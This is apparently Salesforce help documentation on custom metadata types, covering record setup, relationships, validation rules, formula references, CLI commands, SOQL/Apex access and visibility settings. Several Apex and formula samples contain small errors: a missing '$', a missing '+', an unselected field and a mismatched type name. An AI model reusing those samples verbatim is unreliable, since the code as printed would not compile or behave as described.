REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

After you create a public custom metadata type, you or others can declaratively create custom metadata records that are defined by that type. When you package a public custom metadata type, customers who install the package can add their own records to the metadata type. Your reusable functionality reads your custom metadata and uses it to produce customized application behavior. For example, you can use custom metadata types for these use cases.

- Mappings–Create associations between different objects, such as a custom metadata type that assigns cities, states, or provinces to particular regions in a country.
- Business rules–Combine configuration records with custom functionality. Use custom metadata types and some Apex code to route payments to the correct endpoint.
- Primary data–Let's say that you use a standard accounting app. Create a custom metadata type that defines custom charges such as duties and VAT rates. If you include this type as part of an extension package, subscriber orgs can reference this primary data.
- Allowlists–Manage lists, such as approved donors and preapproved vendors.

Custom metadata rows resemble custom object rows in structure. You create, edit, and delete custom metadata rows in Metadata API or in Setup. Because the records are metadata, you can migrate them

using packages or Metadata API tools.

Note Custom metadata records are read-only in the Enterprise and Partner APIs.

See Also

Custom Metadata Types

Create, Edit, and Delete Custom Metadata Types and Records

You can use Setup to create, update, and delete custom metadata types and records declaratively. Use the Metadata API to perform these tasks programmatically.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

For more information about creating and managing custom metadata types programmatically, see *Custom Metadata Types (CustomObject)* in the Metadata API Developer Guide

Add or Edit a Custom Metadata Type Declaratively
You can declaratively create and update custom metadata types.

Add or Edit Custom Metadata Records Declaratively
You can add, modify, or delete a custom metadata record declaratively from Setup.

Custom Metadata Type Fields
Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata.

Add or Edit a Custom Metadata Type Declaratively

You can declaratively create and update custom metadata types.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To create or edit custom metadata types:	Customize Application

Custom metadata types and records have names and labels. Type names must be unique within their namespace. Record names must be unique within their custom metadata type and namespace.

1. From Setup, in the Quick Find box, enter *Custom Metadata Types* and then select **Custom Metadata Types**.
2. On the All Custom Metadata Types page, click **New Custom Metadata Type**, or click the Label name to modify an existing custom metadata type.
3. Complete these fields.

Field	Description
Label	Refers to the type in a user interface page.
Plural Label	The plural name of the type. If you create a tab for this type, Plural Label is used.
Starts with a vowel sound	Indicates whether “an” precedes the label rather than “a” (only when applicable for your org’s default language).
Object Name	A unique name to refer to the object when using the API. In managed packages, this name prevents naming conflicts with package installations. Use only alphanumeric characters and underscores. The name must begin with a letter and have no spaces. It can’t end with an underscore or contain two consecutive underscores.
Description	An optional description of the object. A meaningful description helps you understand the differences between your custom objects when you view them in a list.

Visibility	Who can see the type.
	• (Public) Regardless of the type of package (managed or unmanaged), these have access:
	  - Apex
	  - Formulas
	  - Flows
	  - API for users with Customize Application permission or permissions granted through profiles or permission sets. The custom metadata type, fields, and unprotected records are visible in Setup.
	• (Protected) Only Apex code in the same namespace can see the type. The name of the type and the record are visible if they’re referenced in a formula.
	• (PackageProtected) When in a second-generation managed package, only Apex code in the same managed package can see the type. The name of

Field	Description
	the type and the record are visible if they're referenced in a formula.

4. Click **Save**.
5. Under Custom Fields, click **New** to start adding fields to the custom metadata type. Specify the type of information that the field contains, such as a picklist or metadata relationship. For each field, choose a Field Manageability value to determine who can change the field later.
   - If FieldType is `MetadataRelationship` and the manageability of the entity definition field is subscriber-controlled, the Field Definition field must be subscriber-controlled.
   - If the manageability of the entity definition field is `upgradeable`, the Field Definition field must be either upgradeable or subscriber-controlled.

Custom metadata types created before the Winter '15 release don't automatically get layouts. Before adding, updating, or viewing records of this custom metadata type using the UI, you must add a layout that contains all the fields that you want to make editable. In the All Custom Metadata Types page, click the custom metadata type. Then click **New** under Page Layouts.

See Also

Custom Metadata Types

Add or Edit Custom Metadata Records Declaratively

You can add, modify, or delete a custom metadata record declaratively from Setup.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To create or modify custom metadata records:	Customize Application

1. Search Setup for **Custom Metadata Types**.
2. On the All Custom Metadata Types page, click **Manage Records** next to the custom metadata type for which you want to add or modify records.
3. On the list of custom metadata records, click **New**, or click **Edit** to modify an existing custom metadata record.
4. Fill out the fields.
5. The **Protected Component** checkbox determines whether the record is *protected*.

When a custom metadata type is released in a managed package, access is limited in specific ways.

- Code that's in the same managed package as custom metadata records can read the records.
- Code that's in the same managed package as custom metadata types can read the records that belong to that type.
- Code that's in a managed package that doesn't contain either the type or the protected record can't read the protected records.
- Code that the subscriber creates and code that's in an unmanaged package can't read the protected records.
- The developer can modify protected records with a package upgrade or by using the Metadata Apex classes (if the Apex code is in the same namespace as either the records or their type).
- The subscriber can't read or modify protected records. The developer name of a protected record can't be changed after release.
- The subscriber can't create records of a protected type.

Records that are hidden by these access rules are also unavailable to REST, SOAP, SOQL, and Setup.

6. Click **Save**.

See Also

Custom Metadata Types

Custom Metadata Type Fields

Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Important

- Custom Metadata Types don't support Shield Platform Encryption for fields.
- After defined, Custom Metadata Type custom field types can't be updated. For example, after you define a custom field as Text, you can't change it to Text Area.
- You can't add fields directly to a custom metadata type that's in an installed managed package. To add fields, see Add Custom Metadata Type Fields to Existing Packages.

Supported Custom Field Types

Custom metadata types support the following custom field types.

- Metadata Relationship
- Checkbox
- Date
- Date and Time
- Email
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- Text Area (Long)
- URL

Field Manageability Options

Custom metadata type fields are manageable, which means that the developer of a type can decide who can change field values after they're deployed to a subscriber org. This list contains the Field Manageability options.

- Only the package developer (via package upgrade)–(Developer controlled) The developer of a record can change the value of the field by releasing a new version of the custom metadata package. The subscriber can't change the value of the field.
- Any user with the Customize Application permission (managed package upgrades won't overwrite the value)–(Subscriber-controlled) Anyone with the correct permissions can change the value of the field. First-generation and second-generation manageability package upgrades don't overwrite the value, however, second-generation unlocked packages do overwrite the value.
- No one–(Locked after release) For any record of the type, the value of the field is immutable after deployment, even on the developer org where the record was created.

See Also

Custom Metadata Types
Custom Metadata Type Fields and Validation Rules
Custom Metadata Types and Advanced Formula Fields

Custom Metadata Relationships

Create relationships between custom metadata types, entity definitions, field definitions, or entity particles. Use relationships rather than text fields to directly reference objects, simplify your Apex code, and enforce referential integrity, for example, when packaging custom metadata types.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Like other relationships in Salesforce, custom metadata relationships have a particular domain. When you create a metadata relationship field on a type, you can relate it to another custom metadata type, an entity definition, a field definition, or an entity particle.

Custom Metadata Relationship Considerations

Before you start using custom metadata relationships, keep these considerations in mind.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

- You can query custom metadata relationships the same way you query normal relationships.
- You need the Customize Application permission to view custom metadata type records.
- You can't relate public custom metadata types to protected custom metadata types. Protected custom metadata types *can* be related to public custom metadata types.
- If you use SOQL to query a custom metadata type, the results include only those records that reference objects you have permission to access. However, a similar query using Setup or the Metadata API results in all relevant records, including records that reference objects you cannot access.

- You can't install a package that contains custom metadata type records whose relationship fields reference objects that your org can't access. The installation error message includes the list of objects to which you need access.
- You can install a package that contains custom objects for which you don't have an active license. However, those records do not appear in SOQL queries for any users until you acquire the license to the objects.
- If you don't have permission to view an object in Setup, relationship field values that reference that object appear as plain text rather than links.
- To set the EntityDefinition object as a new value on a relationship field, your org must be able to access the object. However, if your org can't access to relationship field objects for existing records, you can still edit the record and change other field values. Your org can lack access if, for example, the record is part of a package for which you don't have an active license.
- A relationship field with the EntityDefinition domain can be a custom or standard object. The following rules apply to the metadata relationship field type. The entity:
  - Must be publicly exposed
  - Can be queried using the API
  - Supports Apex triggers
  - Is customizable
  - Supports layouts
  - Is not part of a union, such as a task, activity, event, holiday
  - Is not a setup entity, such as a permission set or a user
- Unsupported values for a relationship field with the EntityDefinition domain are:
  - A type of activity, such as a Task or Event
  - A Trialforce object, such as a SignupRequest
  - sObjects:
    - FieldPermissions
    - Group
    - GroupMember
    - ObjectPermissions
    - PermissionSet
    - PermissionSetAssignment
    - QueueSObject
    - ObjectTerritory2AssignmentRule
    - ObjectTerritory2AssignmentRuleItem
    - RuleTerritory2Association
    - SetupEntityAccess
    - Territory2
    - Territory2Model
    - UserTerritory2Association
    - User
    - UserRole
    - UserTerritory
    - Territory

See Also

Custom Metadata Types
Create a Relationship to a Custom Metadata Type or Entity Definition

Create a Relationship to a Custom Metadata Type or Entity Definition

Create direct relationships to a custom metadata type or entity definition.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To create custom metadata relationships:	Customize Application

1. From the detail page of your custom metadata type, click **New** under Custom Fields.
2. For the field type, select **Metadata Relationship**.
3. Select either:
   - Another custom metadata type that you want to be the child of the active custom metadata type.
   - **Entity Definition** (Represents the metadata of a standard or custom object)

   Public custom metadata types can't be related to protected custom metadata types.
4. Create a record for storing the metadata relationship.
   - If the **Required** box is checked, you can't create a record for the parent types unless the child type has at least one record. A link to the records of the child custom metadata types is available from the parent custom metadata types record.
   - For entity definitions, select the standard or custom object that represents the entity definition.

You can now query your custom metadata type or entity definition using Apex.

See Also
Custom Metadata Types
View Filtering on Metadata Relationship Fields

Create a Relationship to a Field Definition or Entity Particle

Create direct relationships to field definitions or entity particles.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To create custom metadata relationships:	Customize Application

1. From the detail page of your custom metadata type, click **New** under Custom Fields.
2. For the field type, select **Metadata Relationship**.
3. Select **Entity Definition**.
   Entity definition represents the metadata of the standard or custom object that the field definition or entity particle are components of.

   Note Public custom metadata types can't be related to protected custom metadata types.
4. From the detail page of your custom metadata type, create another custom field.
5. For the data type, select **Metadata Relationship**.
6. Select either:
   - **Field Definition**–A standard or custom field from the entity definition object.
   - **Entity Particle**–A compound value of a standard field or a geolocation field from the entity definition object.
7. On the detail page of the custom field, select a controlling field. The controlling field is the entity definition that controls the field definition or entity particle.
8. Create a record for storing the metadata relationship and select the field definitions or entity particles that you want to include in the record.

You can now query your custom metadata type or entity definition using Apex.

You can access the field in the CustomField object in the Metadata API. For example, if you create a field definition named SFA_Field, you can access it when viewing CustomField details in a tool such as the Salesforce CLI.

Tip To access relationship fields with Apex, you can use the `QualifiedApiName` field in the EntityDefinition tooling API object.

View Filtering on Metadata Relationship Fields

When you create a view and filter on a relationship field of a custom metadata type, use these guidelines for entering the filter values.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Setup doesn't provide a lookup window because the list of values is potentially long and unwieldy. Use the following guidelines to determine which values to enter when specifying the filter criteria in the Filter By Additional Fields section.

See Also

Custom Metadata Types

Filter by an EntityDefinition Relationship Field to Find Records that Reference a Particular Object

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the object name of the referenced object. To find the object name of a custom object, navigate to its Setup management page. For a standard object, use its API name.

Filter by a FieldDefinition Relationship Field to Find Records that Reference a Particular Field

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the field name of the referenced field. To find the field name of a custom field, navigate to its Setup management page.
4. Specify a separate, additional filter criteria for the controlling entity definition. Both filters are required when filtering on a field definition relationship field.

Filter by a Relationship Field to Find Records that Reference a Record of Another Custom Metadata Type

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the name of the custom metadata type of the parent's record. To find the name of a custom metadata record, navigate to its detail page.

Custom Metadata Type Validation Rules

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of “True” or “False”. Validation rules also include an error message to display to the user when the rule returns a value of “True” due to an invalid value.

Custom Metadata Type Fields and Validation Rules
You can use validation rules with fields in custom metadata types, including relationship fields. Keep these tips in mind as you do.

Custom Metadata Types and Validation Rule Formulas
Use custom metadata records to store validation rule record values. Then, reference the records directly within validation rules and eliminate the need to add the same values into different validation rules. Using packaging? You can define the logic and leave customization to a subscriber.

Custom Metadata Type Fields and Validation Rules

You can use validation rules with fields in custom metadata types, including relationship fields. Keep these tips in mind as you do.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

You can use validation rules within custom metadata types just as you would for non-custom types. If you use relationship fields, you can use validation between two custom metadata types. You can also use them on the following targets:

Field	Entity Definition	Field Definition
Data Type	-	✓
Developer Name	✓	✓
Namespace Prefix	✓	✓
Qualified API Name	✓	✓

For example, let’s say you create a custom metadata type named Employee Records. The type contains the relationship field `Feedback__c`, which has an entity relationship. You can create a rule that traverses the relationship to check if the related object or field is a custom object or field.

```
EQUALS(RIGHT(Feedback__r.QualifiedApiName, 3), '__c')
```

The syntax is like any other validation rule, but instead of choosing a field, you select the entity relationship field that you created.

See Also

- Custom Metadata Type Fields
- Validation Rules
- Custom Metadata Types and Validation Rule Formulas

Custom Metadata Types and Validation Rule Formulas

Use custom metadata records to store validation rule record values. Then, reference the records directly within validation rules and eliminate the need to add the same values into different validation rules. Using packaging? You can define the logic and leave customization to a subscriber.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Example Consider a validation rule that limits the discount on a brand to 10 percent. When you apply a change in the discount, values within the validation rule need updating. With multiple rules that check the discount amount, you must update all rules. By using custom metadata records within these validation rules, you simply update the discount amount within the custom metadata record without modifying any of the validation rules.

- Create a custom metadata type. In this example, the custom metadata type is named DiscountLimits.
- Create a custom field for your type named maxDiscount.
- Create a record and name it FoodDiscount.

When done, you can reference the custom metadata record in your validation rule. The syntax is:

```
$CustomMetadata.CustomMetadataTypeAPIName.RecordAPIName.FieldAPIName
```

Use the correct suffixes. For the custom metadata type, use `__mdt`. For fields, use `__c`. Records require no suffix. Your validation rule for this example looks like this:

```
Discount > $CustomMetadata.DiscountLimits__mdt.FoodDiscount.maxDiscount__c
```

You can also use the insert field dialog to reference custom metadata records within a validation rule. In Setup, go to management settings for the relevant object.

See Also

- Validation Rules
- Custom Metadata Type Fields and Validation Rules

Reference Custom Metadata Type Records in Default Values

Default field values make your users more productive and decrease errors by reducing the number of fields to fill in manually. Reference a custom metadata type record in a default value. If a default field value changes, you can update it in the custom metadata type instead of updating multiple field references.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Example Let's say that your organization applies different discount rates to opportunities. Here's how you create the custom metadata field value.

- Create a custom metadata type. In this example, we name it DiscountPercent.
- Create a custom field for your type named discount.
- Create a record, and name it IT.
- Create a custom field on the Opportunities object, and name it Discount Rate.

Note The formula editor doesn't include custom metadata field types. Reference the custom metadata field value manually. The `TEXT()` function for picklists isn't supported.

When done, you can reference the custom metadata field value as a default value to populate the Discount Rate field. The syntax is:

```
$CustomMetadata.CustomMetadataTypeAPIName.RecordAPIName.FieldAPIName
```

Use the correct suffixes. For the custom metadata type, use `__mdt`. For fields, use `__c`. Records require no suffix. Our example looks like this:

```
$CustomMetadata.DiscountPercent__mdt.IT.discount__c
```

When the maximum discount amount changes, you can make the update in one location.

Tip Remember that users can override default values if you don't make the field settings read-

only.

See Also

Custom Metadata Types

Custom Metadata Types and Advanced Formula Fields

When you create a custom metadata type, you can reference its values in an advanced formula field. If a field value changes, you can update it in the custom metadata type instead of changing multiple, hard-coded formulas. If you use packaging, define the logic you want and allow your subscribers to customize the details.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Example Let's say that you want to validate that the amount in the Account object's Annual Revenue field is greater than 0 and does not exceed $100 billion.

- Create a custom metadata type. In this example, we name it Min and Max Amounts.
- Create two custom fields for your type named Minimum Revenue and Maximum Revenue.
- Create a record, and name it FY19.

Now reference the custom metadata record in a formula field. The syntax is:

```
$CustomMetadata.CustomMetadataTypeAPIName.RecordAPIName.FieldAPIName
```

Use the correct suffixes. For the custom metadata type, use `__mdt`. For fields, use `__c`. Records require no suffix.

Note Long text area fields aren't supported in formula references.

Your formula might look like this:

```
OR(
   AnnualRevenue < CustomMetadata.AnnualRevenue__mdt.Annual_Revenue.Minimum_Revenue__c,
   AnnualRevenue > $CustomMetadata.AnnualRevenue__mdt.Annual_Revenue.Maximum_Revenue__c
)
```

If the minimum and maximum amounts change, make the edit in the custom metadata record

instead of in multiple formulas.

See Also

- Custom Metadata Types
- Custom Metadata Type Fields

Create and Manage Custom Metadata Types Using CLI Commands

You can use the Salesforce command-line interface (CLI) to create custom metadata types, generate fields, create records, create records from a CSV file, and generate custom metadata types from an sObject.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions
You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To run custom metadata types CLI commands:	Customize Application

Support for custom metadata types is available in the Salesforce CLI plugin version 49.0. See the *Salesforce CLI Setup Guide* for information about how to set up CLI, set up a developer hub, create a project, and create a scratch org.

Commands

The following commands are available to create and manage custom metadata types. For flags and usage information, use the `--help` flag. For example, `sf cmdt generate records --help`.

- Create a custom metadata type.
  `sf cmdt generate object`
- Generate a custom metadata field based on the specified field type. You can create fields within the metadata object folder or passed in the directory of the object folder.
  `sf cmdt generate field`
- Generate a custom metadata type and all its records for an sObject. Use this command to migrate existing custom objects or custom settings to custom metadata types. The default directory is `force-app/main/default/customMetadata`.
  `sf cmdt generate fromorg`

  Note Custom Settings of type hierarchy are not supported.

- Create a record for a specified custom metadata type.
  `sf cmdt generate record`
- Insert new custom metadata type records from a CSV file.
  `sf cmdt generate records`

Considerations

- Specify the object folder when creating custom metadata types or fields. For example, `--output-directory force-app/main/dirObjects/Mycmdt`.
- Specify unique names when creating custom metadata types.
- There are no restrictions on the number of records that can be inserted. When inserting a large number of records, be aware that the `project deploy start` command defaults to 33 minutes. The default is the number of minutes the command waits to complete and display results to the terminal window.
- When using the `cmdt generate records` command, the `DeveloperName` identifier defaults to the column `Name` and is a required column. However, any column name can be specified by using the `--name-column` flag. `Label` is not supported as an alternative identifier.
- The `cmdt generate records` command can be used to create new custom metadata types records or update existing custom metadata records.

Example Create a custom metadata type that is protected along with the field types percent and checkbox. The metadata XML is created in the local directory for your SDFX project.

```
sf cmdt generate object --type-name Mycmdt --visibility Protected --outpu
t-directory force-app/main/dirObjects
sf cmdt generate field --name Checkbox --type Checkbox --output-directory
force-app/main/dirObjects/Mycmdt
sf cmdt generate field --name Percent --type Percent --output-directory fo
rce-app/main/dirObjects/Mycmdt
```

Example Generate a custom metadata type from a custom object. Use this command to migrate an existing custom object to a new custom metadata type.

```
sf cmdt generate fromorg --dev-name FromCustomObject --sobject MyCustomObj
ect__c
```

Example Insert records into an existing custom metadata type from a CSV file. Create a CSV file and provide the API name of the custom metadata type in the insert command. For example,

Name	CountryCode__c	CountryName__c
Australia	AU	Australia
Brazil	BZ	Brazil

Canada	CA	Canada

```
sf cmdt generate records --csv ~/Downloads/CMT_CSV_country.csv --type-name Cmd
tCountry
```

Migrating Custom Settings and Custom Objects to Custom Metadata Types

When converting sObjects to a custom metadata type, unsupported object types are converted to a string format.

Mapping

sObject Type	Conversion Type
Auto-Number	Text field
Formula	Converted based on formula return type. If it is of text type converting it into a long text area with default length of 32768
Lookup	Text field
Roll-Up summary	Text field
External lookup	Text field
Master detail	Text field
Encrypted text	Unreadable text string.
Geolocation	Two separate text fields representing the latitude and longitude
Multi-select picklist	Text field
Time	Text field
Currency	Text field

See Also

Salesforce CLI Setup Guide

Access Custom Metadata Records Programmatically

Use SOQL to access your custom metadata types and to retrieve the API names of the records of those types.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To create or edit custom metadata types:	Author Apex

Apex code can create, read, and update (but not delete) custom metadata records, as long as the metadata is subscriber-controlled and visible from within the code's namespace. DML operations aren't allowed on custom metadata in the Partner or Enterprise APIs. With unpackaged metadata, both developer-controlled and subscriber-controlled access behave the same: like subscriber-controlled access. For information about the *Custom Metadata Type*__mdt sObject, see *Custom Metadata Type*__mdt in the *Object Reference for Salesforce* . Refer to Trust, but Verify: Apex Metadata API and Security to learn more about package access in developer-controlled and subscriber-controlled orgs.

The following example declares the Apex variable *custMeta* of the custom metadata type `MyCustomMetadataType__mdt`, which is in your namespace.

```
MyCustomMetadataType__mdt custMeta;
```

Declare the *custMeta* variable of the custom metadata type `TheirCustomMetadataType__mdt`, which isn't in your namespace but is in the `their_ns` namespace.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

The following example is a simple query that returns standard and custom fields for all records of the `Threat_Tier_Mapping` custom metadata type and accesses some of their fields.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiN
ame, Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__md
t];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
                 threatMapping.Field_Mapping__c + ' from ' +
                 threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
                 threatMapping.Minimum_Support_Level__c);
}
```

To provide an entity that looks more like a `Schema.SObjectDescribeResult` than SOQL, make the Apex class `vacations.ThreatTierMappingDescribeResult` encapsulate the information queried from `vacations__ThreatTierMappingDescribeResult__mdt`. Then create the class `vacations.Vacations` with methods such as:

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qu
alifiedApiName) {
    Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tie
r_Mapping__mdt WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

In the preceding example, `<fields>` refers to the fields you want to include in the *`describe`* and `<fieldValues>` refers to the values of those fields.

The next example uses a metadata relationship that references another custom metadata type, `Team_Building_to_SFA_Field_Mapping__mdt`, to do a simple right outer join.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FRO
M Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' + Team_Building_to_SF
A_Field_Mapping__r.MasterLabel);
```

The following example shows a left outer join starting from `EntityDefinition`. This query uses a relationship field called `Team_Building_Object__c` on `Team_Building_to_SFA_Field_Mapping__mdt`. The child relationship name of this relationship field is `Field_Mappings_From`.

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
    for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMa
ppingsFrom__r) {
    System.debug('  Field ' + fieldMapping.Team_Building_Field__c +
        ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

See Also

Custom Metadata Types

Control Read Access to Custom Metadata Types

Admins with the Customize Application permission can grant Read access to specific custom metadata types through profiles and permission sets.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Protected custom metadata types in managed packages are available in: **Developer** Edition and scratch orgs

Package uploads and installs are available in **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create, edit, and delete custom metadata type records from installed packages **Group** and **Professional** Editions

USER PERMISSIONS NEEDED	
To grant access to custom metadata types:	Customize Application

1. From Setup, enter *Schema Settings* in the **Quick Find** box, and make sure that the Restrict access to custom metadata types org permission is enabled.
2. Enter *User Management Settings* in the **Quick Find** box, and enable **Enhanced Profile User Interface**.
   This setting provides a uniform and streamlined interface, but isn't a requirement for granting permissions.
3. Enter *Profiles* or *Permission Sets* in the **Quick Find** box.
4. Click the name of the profile or permission set that you want to edit.
5. Click **Custom Metadata Types**.
6. Click **Edit**.
7. Select the custom metadata types that you want to grant access to, and add them to the Enabled Custom Metadata Types list.
8. Click **Save**.

Protection and Privacy Options for Custom Metadata Types

Manage the visibility and permissions of custom metadata types.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Packages

For sensitive data, like application secrets, it's important that custom metadata types are included in a managed package. When contained in a managed package and set to protected or package protected, they're not visible to subscribing orgs, making it a good place to store certain kinds of secrets.

Note Protected custom metadata types in an unmanaged package behave like public custom metadata types. Make sure that secrets, personally identifying information, or any private data is stored in protected custom metadata types that are installed as part of a managed package.

Visibility

You can create protected custom metadata types in developer and scratch orgs. These options for custom metadata types are available.

- PackageProtected–When in a second-generation managed package, only Apex code in the same managed package can see the type. The name of the type and the record are visible if they're referenced in a formula.
- Protected–When in a managed package, only Apex code in the same namespace can see the type. The name of the type and the record are visible if they're referenced in a formula.
- Public–Regardless of the type of package (managed or unmanaged), these have access.
  - Apex
  - Formulas
  - Flows
  - API for users with Customize Application permission or permissions granted through profiles or permission sets. The custom metadata type, fields, and unprotected records are visible in Setup.

Schema Settings

The Schema Settings option, Restrict access to custom metadata types, is an org-wide preference that limits access to custom metadata types. This preference is enabled by default, and API Read access to custom metadata types must be explicitly granted. Admins with Customize Application permission can grant access to users through profiles and permission sets.

Behavior of Apex, Visualforce, and Aura

There are different execution code modes within Salesforce that affect the accessibility of custom metadata types.

Apex code that runs in system mode ignores user permissions, and your Apex code has access to all objects and fields. Object permissions, field-level security, and sharing rules aren't applied for the current user. Running in system mode ensures that the code doesn't fail because of hidden fields or objects for a user.

In user mode, functionality such as Visualforce Components, Visualforce Email templates, and Aura, runs with respect to the user's permissions and sharing of records.

Note Functionality that runs in system mode, such as Apex, isn't affected by the Restrict access to custom metadata types org preference. Also, the `with sharing` modifier in the Apex class, doesn't affect query behavior such as, `isAccessible()` and `isCreatable()`. If a field value is retrieved in Apex and assigned to a non-sObject variable, the behavior is the same whether or not the preference is enabled.

When functionality is run in user mode, such as Visualforce Components, Visualforce Email templates, and Aura, you must have permission to access the custom metadata types. For example, without permission, the fields on Visualforce pages that you don't have access to aren't displayed. The `$Setup` global variable (available in Visualforce and formulas) continues to load values by direct reference (meaning, data that's assigned to an sObject type) regardless of the running user.

Consider this scenario:

- (1) Apex loads a record that's a row included in a variable such as `MyCMT__c`.
- (2) What Visualforce displays is `MyCMT__c.MyPath__c`.
- (3) Access checks run when the page is loaded.
- (4) But the checks aren't run in system mode, which is the standard Visualforce behavior. Users without permission to the custom metadata type can't display the Visualforce page because Visualforce reinitiates the access check.

In this scenario, if a user isn't allowed permission to the custom metadata type, there are two workarounds. You can create a string for each object, which can be passed through, or create a wrapper class. Use these options instead of assigning a variable such as `MyCMT__c`, then rendering `myCMT.Path__c myCMT.Name`. For example,

```
class DataHolder{
public string path {get;set;}
public boolean active {get;set;}
}
```

When you load the rows into a collection, the Visualforce checks are bypassed because the type is a data type instead of an sObject.

Here's an example that includes the `@AuraEnabled` annotation for an Aura or Lightning component controller.

```
class with sharing MyController {
    @AuraEnabled
    public static List<My__mdt> thisWillNotWork() {
         return [select developername from my__mdt];
    }
    @AuraEnabled
    public static List<String> thisWill() {
        List<String> retVal = new List<String>();
        for(My__mdt config: [select developername from my__mdt]) {
            retVal.add(config.DeveloperName);
        }
        return retVal;
    }
}
```

Retrieving Custom Metadata Type Information

When you retrieve custom metadata type records or a count of custom metadata types, the number returned by SOQL, Apex, formulas, flows, or APIs can differ from the number in the user interface. This difference is because of the custom metadata type visibility settings and the access that a user has to the type based on profiles and permissions.

See Also

Control Read Access to Custom Metadata Types

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

